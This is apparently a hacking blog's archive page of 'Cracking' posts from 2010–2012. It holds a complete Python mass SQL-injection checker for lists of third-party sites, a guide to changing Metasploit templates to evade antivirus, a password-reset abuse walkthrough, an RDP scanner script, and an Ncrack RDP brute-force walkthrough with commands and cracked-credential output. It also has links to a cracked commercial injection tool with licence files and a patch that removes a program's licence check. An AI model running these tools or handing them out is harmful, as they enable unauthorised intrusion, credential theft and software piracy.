Showing posts with label Cracking. Show all posts
May 20, 2012

3
sqliChecker.py v.0.1

sqliChecker it's a mass list sqli vulnerabilty checker who detect vuln sites from a text file in multiple database types like Mysql, Mssql, Msaccess, Oracle. Automaticly remove duplicated sites.
Simple script and easy to use.
python sqliChecker.py vulnlistfile.txt

      
#!/usr/bin/python
# This was written for educational purpose and pentest only. Use it at your own risk.
# Author will be not responsible for any damage!
# !!! Special greetz for my friend sinner_01 !!!
# Toolname        : sqliChecker.py
# Coder           : baltazar a.k.a b4ltazar < b4ltazar@gmail.com>
# Version         : 0.1
# Greetz for rsauron and low1z, great python coders
# greetz for d3hydr8, r45c4l, qk, fx0, Soul, MikiSoft, c0ax, b0ne, tek0t and all members of ex darkc0de.com, ljuska.org 
# 

import os, sys, subprocess, socket, urllib2, re, time

try:
 set
except NameError:
 from sets import Set as set
 
def timer():
 sec = time.time()
 return sec


def logo():
 print "\n|---------------------------------------------------------------|"
        print "| b4ltazar[@]gmail[dot]com                                      |"
        print "|   05/2012     sqliChecker.py v.0.1                            |"
        print "| b4ltazar.wordpress.com     &      ljuska.org                  |"
        print "|                                                               |"
        print "|---------------------------------------------------------------|\n"
  
 
if sys.platform == 'linux' or sys.platform == 'linux2':
  subprocess.call("clear", shell=True)
  logo()
else:
  subprocess.call("cls", shell=True)
  logo()

timeout = 10
socket.setdefaulttimeout(timeout)
log = "sqlivuln.txt"
logfile = open(log, "a")
urls = []
vuln = []

sqlerrors = {'MySQL': 'error in your SQL syntax',
             'MiscError': 'mysql_fetch',
             'MiscError2': 'num_rows',
             'Oracle': 'ORA-01756',
             'JDBC_CFM': 'Error Executing Database Query',
             'JDBC_CFM2': 'SQLServer JDBC Driver',
             'MSSQL_OLEdb': 'Microsoft OLE DB Provider for SQL Server',
             'MSSQL_Uqm': 'Unclosed quotation mark',
             'MS-Access_ODBC': 'ODBC Microsoft Access Driver',
             'MS-Access_JETdb': 'Microsoft JET Database',
             'Error Occurred While Processing Request' : 'Error Occurred While Processing Request',
             'Server Error' : 'Server Error',
             'Microsoft OLE DB Provider for ODBC Drivers error' : 'Microsoft OLE DB Provider for ODBC Drivers error',
             'Invalid Querystring' : 'Invalid Querystring',
             'OLE DB Provider for ODBC' : 'OLE DB Provider for ODBC',
             'VBScript Runtime' : 'VBScript Runtime',
             'ADODB.Field' : 'ADODB.Field',
             'BOF or EOF' : 'BOF or EOF',
             'ADODB.Command' : 'ADODB.Command',
             'JET Database' : 'JET Database',
             'mysql_fetch_array()' : 'mysql_fetch_array()',
             'Syntax error' : 'Syntax error',
             'mysql_numrows()' : 'mysql_numrows()',
             'GetArray()' : 'GetArray()',
             'FetchRow()' : 'FetchRow()',
             'Input string was not in a correct format' : 'Input string was not in a correct format'}


if len(sys.argv) != 2:
 print "[+] Usage: python sqliChecker.py "
 print "[+] Please visit ljuska.org & b4ltazar.wordpress.com"
 print "[!] Exiting, thanks for using script"
 sys.exit(1)
    
checklist = sys.argv[1]
starttimer = timer()

try:
  check = open(checklist, "r")
  checkline = check.readlines()
  print "[!] You have",len(checkline),"links to check\n"
except(IOError):
  print "[-] Error, check your path or file name!"
  print "[+] Please visit ljuska.org & b4ltazar.wordpress.com"
  print "[!] Exiting, thanks for using script"
  sys.exit(1)
  
for url in checkline:
 url = url.replace("\n", "")
 url = url.rsplit('=', 1)[0]+"="
 url = url+"'"
 urls.append(url)
 

def classicINJ(url):
 num = 1
 for url in urls:
  try:
   source = urllib2.urlopen(url).read()
   for type,eMSG in sqlerrors.items():
    if re.search(eMSG, source):
     print num,"/",len(urls), "w00t!,w00t!:", url, "Error:", type, " ---> SQL Injection Found"
     vuln.append(url)
    else:
     pass
  except:
   pass
  
  num += 1


if __name__ == "__main__":
 classicINJ(url)  
 print "\n[!] There is %s vulnerable sites to SQL Injection" % len(vuln)
 vulnerable = list(set(vuln))
 print "[+] Without duplicates we have %s vulnerable sites to SQL Injection" % len(vulnerable)
 for v in vulnerable:
  logfile.write("\n"+v)
  
 endtimer = timer()
 print "\n[+] Time used for checking :", int(((endtimer-starttimer) / 60)), "minutes"
 print "[+] Average time per link is :", int(((endtimer-starttimer) / float(len(checkline)))), "seconds"
 print "[+] Please visit ljuska.org & b4ltazar.wordpress.com"
or direct link from pastebin http://pastebin.com/raw.php?i=jA7wrWw1

 thanks to baltazar for this script
Apr 25, 2012

0
Using Metasploit Templates to Bypass AV


Metasploit Templates

Metasploit creates executable files by encoding a payload and then inserting the payload into a template executable file. The templates are in the data/templates folder. Metasploit includes templates for Windows, Mac, and Linux, templates for x86, x86_64, and ARM, and a template for Windows services. If you look in the data/templates/src folder you will find the source files for each of the templates.

Modifying the Templates

Each source file declares a variable to hold the payload and assigns it the value of “PAYLOAD:”. The payload variable is 4096 bytes in some cases and 8192 bytes in others. Metasploit uses lib/msf/util/exe.rb to insert your payload by replacing the value “PAYLOAD:” with your encoded payload. You can use a custom template as long as it defines a variable of the right size and assigns it the value of “PAYLOAD:”. For the service template you can also define a variable and assign it the value “SERVICENAME”. Looking at the service.c template you can see the variable definitions:
#define PAYLOAD_SIZE 8192
char cServiceName[32] = "SERVICENAME";
char bPayload[PAYLOAD_SIZE] = "PAYLOAD:";

Using a Custom Template

If executables built with the default template are getting caught by your AV then you will need to modify the source file, compile it, and then use the new executable as your template. If you are using msfencode it looks like this:
msfencode -t exe -x /path/to/template/template.exe
If you are using the psexec module then you can set the advanced options EXE::Template and EXE::Path.

Bypassing Antivirus

There is no tried and true technique for bypassing antivirus. You may find your AV product can be bypassed with simple modifications to the templates or you may find that it doesn’t matter how you modify the template because the AV is picking up on the payload. This is when your encoding becomes important.
Here are a couple of things to keep in mind.
  1. People don’t like to talk about how they bypass AV because the AV companies will develop a signature.
  2. Don’t submit your AV bypass to VirusTotal or similar services because the AV companies use these services to develop new signatures.
  3. Setup a virtual machine with the AV you want to bypass, update it to the latest signatures then disconnect it from the network.
UPDATE: I have rewritten this article and put it on the Metasploit documentation wiki you can find it here.
Apr 20, 2012

0
Abusing Password Resets

This posts focuses on analyzing entropy and inline password resets, two major problems with forgot/reset password functionality. To do this, we have to automate both requesting a forgot password hundreds of times and parsing thru all of the e-mails we receive. Thanks to the recently added macro support now available in Burp (thanks PortSwigger), less effort is required on our part when an application employs anti-automation features to prevent such attempts.

For those not familiar with BurpSuite's Macro support, lets walk thru this.

So here is a picture of the email reset we've been sent:
To initiate a password reset request it is a four part request & response pair sequence. This sequence is saved in our proxy history. We need to navigate to Options > Sessions > Macros > New and highlight the four messages saved in the proxy history to create and configure the new macro.

Take a look at the screenshot below:
Okay now we need to configure each individual request/response to extract data we want. We have to grab a JSESSIONID and a struts token. Lets highlight the first request/response and configure.
Example of configuring one of the items
You'll notice that for the first request I've chosen to not use cookies in the cookie jar. This is because I want to start the sequence clean and without a cookie.


Notice the struts.token.name and struts.token are dynamic and changing so we derive these from the response. The rest are preset values like email and birthdate (no, not my real birthdate). One thing that is important to notice is that I've decided to uncheck URL encode for the email portion. It is already URL encoded so no need. Otherwise it will cause problems.


Name the Macro 

The next piece requires you to add the macro to a session rule. Again Options > Sessions > Session Handling > New. Highlight the macro you'd like to use.


Next, you'll need to add the pages to scope:


Now send the original, first request (I do this at the proxy history portion of Burp) over to intruder, select null payloads and set it for a number that is large enough to collect a big portion of passwords so we can review entropy. You'll see below that Intruder is configured to send the password reset sequence 800 times. Again, this will initiate the macro each time, so you are essentially resetting the password 800 times.



Next we need to retrieve the emails from gmail and review them for entropy. Here is a script I've written to retrieve emails from gmail, parse for the password values and write to a file called tokens.txt:


Lines 11-17:

Line 12: File we will place all of our emails in (make sure you create an inbox folder)
Line 13: Initialize Pop class
Line 14: Enable SSL
Line 15: Replace with your username and password
Line 16: Call the check_for_emails method with the pop obj

Lines 20-27:

Line 21-22: If we no emails, print that fact out to the screen
Line 24-25: We have emails, print that fact to the screen and call place_emails_into_file method with the pop object.

Lines 31-36:

Line 31: Iterate thru pop array
Line 32: Open the file (line 12)
Line 33: Write the messages to the file
Line 36: Call the create_file_with_tokens method


Lines 40-53:

Line 41: Create a new_file object which is a file called tokens.txt
Line 42: Create a read_file object which reads the inbox/emails.txt file from Line 12
Line 43: Begin reading each line from the read_file
Lines 44-46: If the line matches the "password: somepassword" write it to a file.
Line 53: Kick the whole thing off

Review the tokens.txt file

We can see that the new passwords sent aren't very random. We can load this in burp sequencer but there really isn't any point when it is this easy. It is obvious that the developer has two separate arrays of words and and another array of numbers. They pick "randomly" from that pile and concatenate the values. Here is the actual line of code I wrote to do this and yes this is a real-life example that I've come across:


Factors that could slow us down:

1) If we can't enumerate e-mail addresses somehow. An example of enumeration would be if you type in a username/e-mail address and and the site tells you it doesn't exist. Now we know who DOES exist on the system.

2) This particular site requires a birthdate along with the email address. This is difficult but not impossible. If we know the e-mail address exists it is a matter of guessing the birthdate (automate w/ Intruder).

3) After we've reset other user's passwords, we need to guess the password (made MUCH easier by reviewing the entropy). If an account lock-out policy is enforced (after a small amount of incorrect password submissions) the account may be locked out leaving us without access. That is no fun.

Even if the reset or forgotten password function doesn't send us a clear-text password it may send us a reset link. It is important to review the randomness of that link.

Here is an example of loading the tokens file in sequencer:


Summary:

We've bypassed struts token and multi-flow password resets which might have been intended to slow us down. We've collected all of our emails and parsed them for passwords/tokens/links. We've manually (in this case) reviewed the entropy but we can also do this with sequencer. Now we have a way to guess passwords more efficiently and in combination with other flaws leaves us just a short period of time from compromising accounts.
All credits for this post goes to carnal0wnage

Apr 13, 2012

0
rdpScan Network Checker

This is a simple script that leverages nmap to scan for RDP-Server.

#!/bin/bash
#
# rdpScan - scan a network segment for RDP-Server          
# author: silverstoneblue@gmx.net 
# requires:  fgrep awk nmap

scriptname="rdpScan"
version="1.0"
rdpips="/tmp/tmprdp.$$"

declare -i rdpfound=0

function is_installed {
  which $1 > /dev/null 2>&1
  if [ $? -ne 0 ]
  then
    printf "\nERROR: %s not installed.\n\n" $1
    exit 255
  fi
}
 
is_installed fgrep
is_installed awk
is_installed nmap

 if [ $# -ne 1 ]; then
    printf "\n \n"
   printf "rdpScan - scan a network segment for RDP-Server \n\n"
    printf "version %s by silverstoneblue@gmx.net \n\n" $version
   printf "Usage: %s {target network}\n\n" $scriptname
    printf "target network:\n"
    printf "  can pass hostnames, IP's, networks, etc.\n"
    printf "  server.company.com, company.com/24, 192.168.0.1/16, 10.0.0-255.1-254\n"
    printf "example:\n"
    printf "  %s 80.187.0.0/24\n\n" $scriptname
    exit 255
 fi
 
iprange=$1
 
printf "\nScanning for RDP-Server..."
 
nmap -n -P0 -sS -p 3389 -oG - $iprange | fgrep 'Ports: 3389/open/tcp//ms-term-serv///' | awk '{print $2}' > $rdpips

printf "\n\n"

exec 3< $rdpips
 
echo "*****************"
echo "RDP IP Address"
echo "*****************"
 
 while read rdpip <&3 ; do
    rdpfound=$rdpfound+1
    printf "%-15s %s\n" $rdpip 
 done

 
 if [ $rdpfound -eq 0 ] ; then 
  printf "No RDP-Server found on network target %s. \n\n" $iprange
   rm -f $rdpips 
  exit 255
 fi
 
printf "\n%d RDP-Server found on network target %s.\n" $rdpfound $iprange
printf "Now try ur luck ;)\n"
printf "have fun ;) \n"
rm -f $rdpips 
exit 0

Download
Mar 9, 2012

16
Havij 1.52 Pro ~ SQL Injection Tool


Here it's the last cracked app from Exidous, Havij 1.52 Pro . Now will work with more and more sites ..
Register it on name: Cracked@By.Exidous

Links Updatet, Now Work 100% :)
Download
http://www.sendspace.com/file/m4hqia
Lic file
http://www.sendspace.com/file/r5ifpoOCX Files
http://www.sendspace.com/file/gwl2cd

Thanks to Exidous :)
Dec 20, 2011

0
RDP Scanning & Cracking


DISCLAIMER
All information provided are for educational purposes only. It is not an endorsement to undertake hacking activity in any form (unless such activity is authorized). Tools and techniques demonstrated may be potential damaging if used inappropriately. All characters and data written on this post are fictitious.

The Remote Desktop Protocol is often underestimated as a possible way to break into a system during a penetration test. Other services, such SSH and VNC are more likely to be targeted and exploited using a remote brute-force password guessing attack. For example, let’s suppose that we are in the middle of a penetration testing session at the “MEGACORP” offices and we already tried all the available remote attacks with no luck. We tried also to ARP poisoning the LAN looking to get user names and passwords, without succeeding. From a previus nmap scan log we found a few Windows machines with the RDP port open and we decided to investigate further this possibility. First of all we need some valid usernames in order to guess only the passwords rather than both. We found the names of the IT guys on varius social networking websites. Those are the key IT staff:
jessie tagle
julio feagins
hugh duchene
darmella martis
lakisha mcquain
ted restrepo
kelly missildine
Didn’t take long to create valid usernames following the common standard of using the first letter of the name and the entire surname.
jtagle
jfeagins
hduchene
dmartis
lmcquain
trestrepo
kmissildine
Software required:
Linux machine, preferably Ubuntu.
nmap and terminal server client, sudo apt-get install tsclient nmap  build-essential checkinstall libssl-dev libssh-dev
About Ncrack
Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords. Security professionals also rely on Ncrack when auditing their clients. Ncrack’s features include a very flexible interface granting the user full control of network operations, allowing for very sophisticated bruteforcing attacks, timing templates for ease of use, runtime interaction similar to Nmap’s and many more. Protocols supported include RDP, SSH, http(s), SMB, pop3(s), VNC, FTP, and telnet .http://nmap.org/ncrack/
Installation
wget http://nmap.org/ncrack/dist/ncrack-0.4ALPHA.tar.gz
mkdir /usr/local/share/ncrack
tar -xzf ncrack-0.4ALPHA.tar.gz
cd ncrack-0.4ALPHA
./configure
make
checkinstall
dpkg -i ncrack_0.4ALPHA-1_i386.deb
Information gathering
Let’s find out what hosts in a network are up, and save them to a text list. The  regular expression will parse and extract only the ip addresses from the scan.
Nmap ping scan, go no further than determining if host is online
nmap  -sP 192.168.56.0/24 | grep -Eo '([0-9]{1,3}\.){3}[0-9]{1,3}' > 192.168.56.0.txt
Nmap fast scan with input from list of hosts/networks
nmap -F -iL 192.168.56.0.txt
Starting Nmap 5.21 ( http://nmap.org ) at 2011-04-10 13:15 CEST
 
Nmap scan report for 192.168.56.10
Host is up (0.0017s latency).
Not shown: 91 closed ports
PORT     STATE SERVICE
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1028/tcp open  unknown
3389/tcp open  ms-term-serv
MAC Address: 08:00:27:09:F5:22 (Cadmus Computer Systems)
 
Nmap scan report for 192.168.56.101
Host is up (0.014s latency).
Not shown: 96 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-term-serv
MAC Address: 08:00:27:C1:5D:4E (Cadmus Computer Systems)
 
Nmap done: 55 IP addresses (55 hosts up) scanned in 98.41 seconds
From the log we can see two machines with the microsoft terminal service port (3389) open, looking more in depth to the services available on the machine 192.168.56.10 we can assume that this machine might be the domain controller, and it’s worth trying
to pwn it.
At this point we need to create a file (my.usr) with the probable usernames previously gathered.
vim my.usr
jtagle
jfeagins
hduchene
trestrepo
kmissildine
We need also a file (my.pwd) for the password, you can look on the internet for common passwords and wordlists.
vim my.pwd
somepassword
passw0rd
blahblah
12345678
iloveyou
trustno1
At this point we run Ncrack against the 192.168.56.10 machine.
ncrack -vv  -U my.usr -P my.pwd 192.168.56.10:3389,CL=1
 
Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-10 17:24 CEST
 
Discovered credentials on rdp://192.168.56.10:3389 'hduchene' 'passw0rd'
rdp://192.168.56.10:3389 Account credentials are valid, however,the account is denied interactive logon.
Discovered credentials on rdp://192.168.56.10:3389 'jfeagins' 'blahblah'
rdp://192.168.56.10:3389 Account credentials are valid, however,the account is denied interactive logon.
Discovered credentials on rdp://192.168.56.10:3389 'jtagle' '12345678'
rdp://192.168.56.10:3389 Account credentials are valid, however,the account is denied interactive logon.
Discovered credentials on rdp://192.168.56.10:3389 'kmissildine' 'iloveyou'
rdp://192.168.56.10:3389 Account credentials are valid, however,the account is denied interactive logon.
Discovered credentials on rdp://192.168.56.10:3389 'trestrepo' 'trustno1'
 
 
Discovered credentials for rdp on 192.168.56.10 3389/tcp:
192.168.56.10 3389/tcp rdp: 'hduchene' 'passw0rd'
192.168.56.10 3389/tcp rdp: 'jfeagins' 'blahblah'
192.168.56.10 3389/tcp rdp: 'jtagle' '12345678'
192.168.56.10 3389/tcp rdp: 'kmissildine' 'iloveyou'
192.168.56.10 3389/tcp rdp: 'trestrepo' 'trustno1'
 
Ncrack done: 1 service scanned in 98.00 seconds.
Probes sent: 51 | timed-out: 0 | prematurely-closed: 0
 
Ncrack finished.
We can see from the Ncrack results that all the user names gathered are valid, and also we were able to crack the login credential since they were using some weak passwords. Four of the IT staff have some kind of restrictions on the machine, except hduchene that might be the domain administrator, let’s find out.
Run the terminal server client from the Linux box
tsclient 192.168.56.10 use Hugh Duchene credential ‘hduchene’ ‘passw0rd’ and BINGO !!!

At this point we have the control of the entire MEGACORP domain, unlimited access to all the corporate resources related to the domain. We can add users, escalate privileges of existing users, browse over the protected network resources, install backdoors and root-kits, and more and more.


Enjoy ,,
Sep 4, 2011

0
Webshag

Webshag is a multi-threaded, multi-platform web server audit tool. Written in Python, it gathers commonly useful functionalities for web server auditing like website crawling, URL scanning or file fuzzing.
Webshag can be used to scan a web server in HTTP or HTTPS, through a proxy and using HTTP authentication (Basic and Digest). In addition to that it proposes innovative IDS evasion functionalities aimed at making correlation between request more complicated (e.g. use a different random per request HTTP proxy server).
WebShag

It also provides innovative functionalities like the capability of retrieving the list of domain names hosted on a target machine and file fuzzing using dynamically generated filenames (in addition to common list-based fuzzing).

Webshag URL scanner and file fuzzer are aimed at reducing the number of false positives and thus producing cleaner result sets. For this purpose, webshag implements a web page fingerprinting mechanism resistant to content changes. This fingerprinting mechanism is then used in a false positive removal algorithm specially aimed at dealing with "soft 404" server responses.
Webshag provides a full featured and intuitive graphical user interface as well as a text-based command line interface and is available for Linux and Windows platforms

Requirements

To be fully functional, webshag requires the following elements:
  • Python 2.5/2.6 (NOT compatible with Python 3.0)
  • wxPython 2.8.9.0 or greater GUI toolkit
  • Nmap port scanner (for port scanning module only)
  • A valid Live Search AppID (for domain information module only)
Note: to use installer on Windows Vista, please refer to user manual.

Downloads

version 1.10
Linux (tarball) ws110.tar.gz
Windows (ZIP archive) ws110.zip
Windows (installer) ws110_win32installer.zip
User manual (EN) ws110_manual.pdf

May 29, 2011

0
Hash Cracking with HASHCAT

HashCat v.0.36 - Multi Hash CPU Cracker


Features

* Free
* Multi-Threaded
* Multi-Hash
* Linux & Windows native binaries
* Fastest cpu-based multihash cracker
* SSE2 accelerated
* All Attack-Modes except Brute-Force and Permutation can be extended by rules
* Very fast Rule-engine
* Rules mostly compatible with JTR and PasswordsPro
* Possible to resume or limit session
* Automatically recognizes recovered hashes from outfile at startup
* Can automatically generate random rules
* Load hashlist with more than 3 million hashes of any type at once
* Load saltlist from external file and then use them in a Brute-Force Attack variant
* Able to work in an distributed environment
* Specify multiple wordlists and also multiple directories of wordlists
* Number of threads can be configured
* Threads run on lowest priority
* 30+ Algorithms implemented with performance in mind
* ... and much more

---------------------------------------------------------------------------------------------


Attack-Modes

* Straight *
* Combination *
* Toggle-Case
* Brute-Force
* Permutation
* Table-Lookup

* accept Rules
----------------------------------------------------------------------------------------------
Algorithms

Hashcat ships with a decent number of hashing Algorithms built-in. All Algorithm have been implemented from scratch to run with an exceptional performance. To not loose sight, a unique feature of the GUI is a Hash Browser that lets you easily search for the right hashmode interactively, based on algo-class or application like WordPress, vBulletin or osCommerce.

* MD5
* md5($pass.$salt)
* md5($salt.$pass)
* md5(md5($pass))
* md5(md5(md5($pass)))
* md5(md5($pass).$salt)
* md5(md5($salt).$pass)
* md5($salt.md5($pass))
* md5($salt.$pass.$salt)
* md5(md5($salt).md5($pass))
* md5(md5($pass).md5($salt))
* md5($salt.md5($salt.$pass))
* md5($salt.md5($pass.$salt))
* md5($username.0.$pass)
* md5(strtoupper(md5($pass)))
* SHA1
* sha1($pass.$salt)
* sha1($salt.$pass)
* sha1(sha1($pass))
* sha1(sha1(sha1($pass)))
* sha1(strtolower($username).$pass)
* MySQL
* MySQL4.1/MySQL5
* MD5(Wordpress)
* MD5(phpBB3)
* MD5(Unix)
* SHA-1(Base64)
* SSHA-1(Base64)
* SHA-1(Django)
* MD4
* NTLM
* Domain Cached Credentials
* MD5(Chap)
* MSSQL
* SHA256
* MD5(APR)
* SHA512
* SHA-512(Unix)
-------------------------------------------------------------------------------------------
[1] Add hash in hash.txt file.

[2] Select hash file.


[3] Select output file.


[5] Now click on Power of Atom......!

[6] After some time check output file...........!


Mar 9, 2011

2
X-Scan 3.3

Scannner & Cracker : SMTP , SSH , FTP , WWW , SQL , POP3, VNC , etc ..
Download


Tutorial
Oct 20, 2010

4
How to Crack a Program

n this tutorial I will be showing you how to reverse engineer a program so that the serial key you enter is always right. This video was made for educational purposes only, The program I choose to hack is called SUPER AntiSpyware Professional and the program I choose to hack it with is Olly Debug, please let me know if you would like me to make more videos on how to crack diffrent programs.
Links www.ollydbg.de/ ( Download Olly Debugger)
SuperAntiSpyware Program- http://rapidshare.com/files/166022617...
And for the lazy people out there who just want the program cracked download the patch I made
http://rapidshare.com/files/163890371...

View Video 

http://www.youtube.com/watch?v=8dlj_tZ7YDA

0
DarkJumper v5.7

Features:

  • scan sql injection, rfi, lfi, blind sql, rce injection
  • autosql injector
  • proxy support
  • verbocity added
  • autoftp bruteforcer
  • IP or Proxy checker and GeoIP

http://sourceforge.net/projects/darkjumper/files/darkjumper.v5.7.tar.gz/download
 
FlashcRew Blog